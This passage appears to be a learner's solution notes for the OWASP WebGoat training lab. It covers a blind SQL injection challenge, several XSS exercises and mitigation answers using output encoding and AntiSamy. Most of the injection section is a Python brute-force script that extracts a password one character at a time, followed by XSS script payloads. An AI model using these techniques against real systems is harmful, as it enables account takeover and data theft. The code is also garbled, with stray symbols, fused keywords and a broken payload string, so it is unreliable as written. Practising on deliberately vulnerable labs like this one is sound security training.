(5) Hint says that table-name is randomized and needs to be retrieved sounds like a blind SQL injection

The string 'tom' AND substring(password,1,1)='t' gives a "User 0 already exists please try to register with a different username." Response indicating we hit correctly with 1 as the first letter of the pasword

Automating this into a brute-force attack.. "'python import requests import json Python script for 'blind' SQL injection

url = "http://localhost:8080/WebGoat/SqlInjectionAdvanced/challenge" webgoat$_session = "OYyd - Kr3f_erhZt5QnVA1 - caG64u8PYxcXIt602C"$

header = "Cookie": "JSESSIONID="+ webgoat$_session, password = ""$

alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

pw$_index = 1 forlengthinrange(1, 25) : forletterinalphabet$:

payload = f"tom' AND SUBSTRING(password,pw$_index, 1) =' letter"$

data = 'username$_reg' : payload,' email_reg' :' a@a',' password_reg' :' a',' confirm_password_reg' :' a'$

Do a request r = requests.put(url,headers=header, data=data) Grab the "feedback part of the response" text = r.json()['feedback'] if "already exists" in text: password += letter pw$_index+ = 1 print(password)$

Giving this result: [[Pasted image 20240827142530.png]]

4.4 Cross Site Scripting XSS (7) All the quantities only accepts integers, putting a `<script>` tags in something on "three digit access code" triggers an alert that page i being manipulated, putting `<script>alert(test)</script>` works

XSS(10) route handlers

XSS (11) [[Pasted image 20240827163004.png]]

Cross Site Scripting (Stored) XSS(s)(3) `<script>_webgoat.customjs.phoneHome_()</script>`

Cross Site Scripting (Mitigation)

(5)

[] <%@ taglib uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" prefix="e" %> <!DOCTYPE html> <html> <head> <title>Using GET and POST Method to Read Form Data</title> </head> <body> <h1>Using POST Method to Read Form Data</h1> <table> <tbody> <tr> <td><b>First Name:</b></td> <td>$\{e : forHtml(param.first\_name)\} < /td > < /tr > < tr > < td > < b > LastName :< /b > < /td > < td >$ {e:forHtml(param
</tr> </tbody> </table> </body> </html>

(6)

```
public class AntiSamyController {
        public void saveNewComment(int threadID, int userID, String newComment)]
        {
```

```
        Policy p = Policy.getInstance("antisamy-slashdot.xml");

        AntiSamy as = new AntiSamy();

        CleanResults cr = as.scan(newComment, p, AntiSamy.DOM);

        MyCommentDAO.addComment(threadID, userID, cr.getCleanHTML());

    }

}
```